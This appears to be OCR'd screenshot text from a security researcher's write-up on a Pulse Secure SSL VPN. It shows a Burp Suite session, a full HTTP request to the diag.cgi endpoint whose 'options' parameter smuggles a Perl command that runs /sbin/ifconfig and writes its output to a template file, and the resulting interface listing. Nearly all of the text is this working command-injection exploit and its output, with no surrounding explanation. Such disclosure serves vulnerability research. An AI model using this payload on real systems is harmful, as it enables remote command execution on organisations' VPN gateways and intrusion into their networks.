
Command: Ping

Target server:

Interface: ● Internal Port ○ External

VLAN Port: internal [redacted]

Output:


Burp Suite Professional v2.0.09beta - Temporary Project - licensed to DEVCORE [single user license]
Burp Project Intruder Repeater Window Help Backslash
Extender
Project options
User options
JSON Beautifier
Software Vulnerability Scanner
Errors
Deserialization Scanner
Wsdler
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
1 ×
2 ×
3 ×
4 ×
...
Go
Cancel
Target: [redacted]
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
Type a search term
0 matches
tcp
10 matches
Done
173,594 bytes | 4,831 millis


```
GET
/,DanaInfo=0,SSL+dana-admin/diag/diag.cgi?a=td&chkInternal=on&optIFInterna
l=int0&pmisc=on&filter=&options=-r%24x%3D%22/sbin/ifconfig%22%2Csystem%24x
%23+2%3E%2Fdata%2Fruntime%2Ftmp%2Ftt%2Fsetcookie.thtml.ttc+%3C&toggle=Star
t+Sniffing&xsauth=4e447cf57b80ce763d02e041be41bfa2 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-TW,en-US;q=0.8,zh;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
[redacted]dana-admin/diag/,DanaInfo=0,SSL+diag.cgi?a=td
[redacted]
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Pragma: No-Cache
Cache-Control: No-Cache
Set-Cookie: DSCK:lastRealm=0; path=/; secure; expires=Sat, 03 Jan 1970
00:00:00 GMT ;Domain=[redacted]
Content-Type: text/html; charset=utf-8
Content-Disposition: filename*=UTF-8''diag.cgi
X-Frame-Options: SAMEORIGIN
Set-Cookie: DSLastAccess=1559044992; path=/; Secure
Connection: close
Strict-Transport-Security: max-age=31536000


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">

<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=8, IE=9, IE=10">

<meta http-equiv="Content-Language">
<meta http-equiv="Content-Type" content="text/html">
```




```
eth2      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:35606236014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39493038831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27550572412019 (25.0 TiB)  TX bytes:35086268427123 (31.9 TiB)

eth3      Link encap:Ethernet  HWaddr [redacted]
          UP BROADCAST RUNNING SLAVE MULTICAST  MTU:1500  Metric:1
          RX packets:38799900799 errors:0 dropped:126028 overruns:0 frame:0
